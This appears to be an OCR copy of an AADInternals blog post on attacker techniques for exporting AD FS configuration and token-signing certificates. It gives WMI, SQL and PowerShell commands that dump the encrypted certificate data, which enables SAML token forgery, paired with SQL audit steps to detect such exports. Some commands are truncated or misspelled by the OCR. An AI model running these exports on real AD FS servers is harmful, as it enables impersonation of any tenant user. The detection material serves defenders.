
AADInternals.com

The ultimate Entra ID (Azure AD) / Microsoft 365 hacking and admin toolkit

Exporting AD FS certificates revisited: Tactics, Techniques and Procedures

April 27, 2021 (Last Modified: September 09, 2022) blog



I've talked about AD FS issues for a couple years now, and finally, after the Solorigate/Sunburst, the world is finally listening 😉

In this blog, I'll explain the currently known TTPs to exploit AD FS certificates, and introduce a totally new technique to export the configuration data remotely.

Introduction

I faced the first issues with the Office 365 / Azure AD identity federation in 2017, when I found out that you could login in as any user of the tenant, regardless were they federated or not. The requirement was that the **immutableId** property of the user was known. The property would be populated automatically for all synced user, for non-synced user this is possible to set manually by admins.

I also knew that it was possible to create SAML tokens to exploit this, as long I would have access token signing certificate. I also knew that the certificate was stored in the configuration database and encrypted with a key that was stored in AD. Regardless of the hours spent trying to solve the mystery, I just couldn't decrypt the certificate.


But then came the TROOPERS19, and the wonderful presentation I am AD FS and So Can You by Douglas Bienstock (@doughsec) and Austin Baker (@BakedSec). Their seminal research finally revealed how to decrypt AD FS certificates! The two famous tools were also introduced: ADFSDump and ADFSpoof.

For short, to export AD FS token signing certificate, two things are needed: AD FS configuration data and certificate encryption key.

At late 2020, the world finally woke up after an attack against SolarWinds. The attack is better known as Solorigate or Sunburst, and among other things, it exploited the known AD FS issues to get access to SolarWinds' customers Microsoft clouds. Since then, many providers (including Microsoft) have published a loads of material on how to detect such attacks and how to mitigate allready compromised environments.

In this blog, I'll deep-dive in to TTPs these attacks used, how to detect them, and how to protect from future attacks (where applicable).

AD FS certification export supports now all methods included in the **AD FS attack graph** I presented at TROOPERS conference in June 2022 (presentation slide deck available here).



Exporting configuration

Regardless of the deployment model, AD FS configuration is always stored to a database. For smaller environments, the Windows Internal Database (WID) is used, and Microsoft SQL for larger ones.


The actual configuration is an xml file, including all the settings of the AD FS service. The xml file has over 1000 lines, below is an exerpt with the interesting data.

```xml
<ServiceSettingsData xmlns:i="http://www.w3.org/2001/XMLSchema-instance" xmlns="http://schemas.datacontract.org/201
        <SecurityTokenService>
                <AdditionalEncryptionTokens>
                        <CertificateReference>
                                <IsChainIncluded>false</IsChainIncluded>
                                <IsChainIncludedSpecified>false</IsChainIncludedSpecified>
                                <FindValue>B7C09D5C2F434A2B746D200946202DE273A4B68C</FindValue>
                                <RawCertificate>MII[redacted]+RAh7dEypFVmcIyCd</RawCertificate>
                                <EncryptedPfx>AAAAA[redacted]Dbb5/gJLkQ==</EncryptedPfx>
                                <StoreNameValue>My</StoreNameValue>
                                <StoreLocationValue>CurrentUser</StoreLocationValue>
                                <X509FindTypeValue>FindByThumbprint</X509FindTypeValue>
                        </CertificateReference>
                </AdditionalEncryptionTokens>
                <AdditionalSigningTokens>
                        <CertificateReference>
                                <IsChainIncluded>false</IsChainIncluded>
                                <IsChainIncludedSpecified>false</IsChainIncludedSpecified>
                                <FindValue>6FFF3A436D13EB299549F2BA93D485CBD050EB4F</FindValue>
                                <RawCertificate>MII[redacted]OzFUGmGWPXqLk</RawCertificate>
                                <EncryptedPfx>AAAAA[redacted]+evM94M17iG9P6VDFrA==</EncryptedPfx>
                                <StoreNameValue>My</StoreNameValue>
                                <StoreLocationValue>CurrentUser</StoreLocationValue>
                                <X509FindTypeValue>FindByThumbprint</X509FindTypeValue>
                        </CertificateReference>
                </AdditionalSigningTokens>
                <EncryptionToken>
                        <IsChainIncluded>false</IsChainIncluded>
                        <IsChainIncludedSpecified>false</IsChainIncludedSpecified>
                        <FindValue>B7C09D5C2F434A2B746D200946202DE273A4B68C</FindValue>
                        <RawCertificate>MII[redacted]+RAh7dEypFVmcIyCd</RawCertificate>
                        <EncryptedPfx>AAAAA[redacted]Dbb5/gJLkQ==</EncryptedPfx>
                        <StoreNameValue>My</StoreNameValue>
                        <StoreLocationValue>CurrentUser</StoreLocationValue>
                        <X509FindTypeValue>FindByThumbprint</X509FindTypeValue>
                </EncryptionToken>
                <SigningToken>
                        <IsChainIncluded>false</IsChainIncluded>
                        <IsChainIncludedSpecified>false</IsChainIncludedSpecified>
                        <FindValue>6FFF3A436D13EB299549F2BA93D485CBD050EB4F</FindValue>
                        <RawCertificate>MII[redacted]OzFUGmGWPXqLk</RawCertificate>
                        <EncryptedPfx>AAAAA[redacted]+evM94M17iG9P6VDFrA==</EncryptedPfx>
                        <StoreNameValue>My</StoreNameValue>
                        <StoreLocationValue>CurrentUser</StoreLocationValue>
                        <X509FindTypeValue>FindByThumbprint</X509FindTypeValue>
                </SigningToken>
        </SecurityTokenService>
        <PolicyStore>
                <AuthorizationPolicy>@RuleName = "Permit Service Account"
exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid", Value == "S-1-5-21-2918793985
 =&gt; issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", Value = "true");

@RuleName = "Permit Local Administrators"
exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/groupsid", Value == "S-1-5-32-544"])
 =&gt; issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", Value = "true");

                </AuthorizationPolicy>
                <AuthorizationPolicyReadOnly>@RuleName = "Permit Service Account"
exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid", Value == "S-1-5-21-2918793985
 =&gt; issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", Value = "true");

@RuleName = "Permit Local Administrators"
exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/groupsid", Value == "S-1-5-32-544"])
 =&gt; issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", Value = "true");

                </AuthorizationPolicyReadOnly>
                <DkmSettings>
                        <Group>87f0e958-be86-4c39-b469-ac94b5924bd2</Group>
                        <ContainerName>CN=ADFS</ContainerName>
                        <ParentContainerDn>CN=Microsoft,CN=Program Data,DC=aadinternals,DC=com</ParentContainerDn>
                        <PreferredReplica i:nil="true" />
                        <Enabled>true</Enabled>
                </DkmSettings>
        </PolicyStore>
</ServiceSettingsData>
```

Local


Access config database

This scenario requires a local admin rights to AD FS server, and that WID is used to store configuration data. In this scenario, there is one Primary AD FS node, and one or more Secondary AD FS nodes. All the management must be done in the primary node, from where all the secondary nodes will fetch the configuration once in five minutes:



The configuration can be exported from any AD FS server of the farm, regardless are they primary or secondary nodes.

Technically, the export is performed by executing a SQL query against the WID:



The database connection string can be queried using WMI:

```
(Get-WmiObject -Namespace root/AD FS -Class SecurityTokenService).ConfigurationDatabaseConnectionString
```

For Windows Server 2019 AD FS the connection string is:

```
Data Source=np:\\.\pipe\microsoft##wid\tsql\query;Initial Catalog=ADFSConfigurationV4;Integrated Security=True
```

The actual configuration data can now be fetched with the following SQL query:

```
SELECT ServiceSettingsData from IdentityServerPolicy.ServiceSettings
```

To export the configuration with AADInternals:

```
# Export configuration and store to variable
$ADFSConfig = Export-AADIntADFSConfiguration -Local
```

Or, to save it to a file:

```
# Export configuration to file
Export-AADIntAD SConfiguration | Set-Content ADFSConfig.xml -Encoding UTF8
```

Another technique requiring access to AD FS server would be to download the configuration database from a remote computer same way as Dirk-Jan Mollena (@_dirkjan) does with his **adconnectdump** tool. However, AFAIK, this has not implemented yet.

Detecting access to config database

Exploiting this scenario requires logging in to AD FS server. As such, the exploitation can be detected by:

- Monitoring the Security log for the suspicious logons
- Enabling audit logging in WID for ServiceSettings queries and monitoring for suspicious access

To enable AD FS audit logging, connect to WID database by SQL Management Studio or **sqlcmd** using database information from connection string above:


```
sqlcmd -S \\.\pipe\microsoft##wid\tsql\query
```

The following SQL query will enable logging for all SELECT statements against ServiceSettings table. The server level auditing created in row 3 is attached to **Application Log** and enabled in row 5. In row 7, use the correct database name from the connection string above (depends on the AD FS version). The database level auditing is defined in row 9 to include all SELECT statements against ServiceSettings table, and enabled in row 11.

```
USE [master]
GO
CREATE SERVER AUDIT [ADFS_AUDIT_APPLICATION_LOG] TO APPLICATION_LOG WITH (QUEUE_DELAY = 1000, ON_FAILURE = CONTINUE)
GO
```

```
ALTER SERVER AUDIT [ADFS_AUDIT_APPLICATION_LOG] WITH (STATE = ON)
GO
USE [ADFSConfigurationV4]
GO
CREATE DATABASE AUDIT SPECIFICATION [ADFS_SETTINGS_ACCESS_AUDIT] FOR SERVER AUDIT [ADFS_AUDIT_APPLICATION_LOG] ADD (S
GO
ALTER DATABASE AUDIT SPECIFICATION [ADFS_SETTINGS_ACCESS_AUDIT] WITH (STATE = ON)
GO
```

As a result, all queries for ServiceSettings are now logged to Application log with **event id 33205**. If the **server_principal_name** is not the AD FS service user, the alert should be raised.



Level	Date and Time	Source	Event ID	Task Category
Information	27/04/2021 9.01.51	MSSQL$MICROSOFT##WID	33205	None

Event 33205, MSSQL$MICROSOFT##WID

```
class_type:U
permission_bitmask:00000000000000000000000000000001
sequence_group_id:0477C8AC-F388-465F-A27F-AAB22F17F3A9
session_server_principal_name:AADINTERNALS\Administrator
server_principal_name:AADINTERNALS\Administrator
server_principal_sid:010500000000000515000000143f9ad5aa7f187bff5ba95f4010000
database_principal_name:dbo
target_server_principal_name:
target_server_principal_sid:
target_database_principal_name:
server_instance_name:SERVER\MICROSOFT##WID
database_name:AdfsConfigurationV4
schema_name:IdentityServerPolicy
object_name:ServiceSettings
statement:SELECT ServiceSettingsData from IdentityServerPolicy.ServiceSettings
additional_information:
user_defined_information:
.
```

Log Name:	Application		
Source:	MSSQL$MICROSOFT##WID	Logged:	27/04/2021 9.01.51
Event ID:	33205	Task Category:	None
Level:	Information	Keywords:	Classic,Audit Success
User:	N/A	Computer:	SERVER.aadinternals.com
OpCode:			
More Information:	Event Log Online Help		

The server level auditing will generate some extra log events, but database level audit should only include the local exports.

Preventing access to config database

Dumping databases locally can not be fully prevented, but the limiting access to a minimum would reduce the attack surface.

.NET reflection

This technique also requires a local admin rights to AD FS server. Basic idea is to run a legit **Get-AdfsProperties** command and get the configuration using .NET reflection. This technique was introduced in Microsoft's **ADFSToolbox**. ADFSToolbox contains tools "for helping you manage your AD FS farm".

The source code of **Test.ServiceAccount.ps1** file shows the following:

```
# Gets internal ADFS settings by extracting them Get-AdfsProperties
function Get-AdfsInternalSettings()
{
    $settings = Get-AdfsProperties
    $settingsType = $settings.GetType()
    $propInfo = $settingsType.GetProperty("ServiceSettingsData", [System.Reflection.BindingFlags]::Instance -bor [
    $internalSettings = $propInfo.GetValue($settings, $null)

    return $internalSettings
}
```

Detecting and preventing .NET reflection

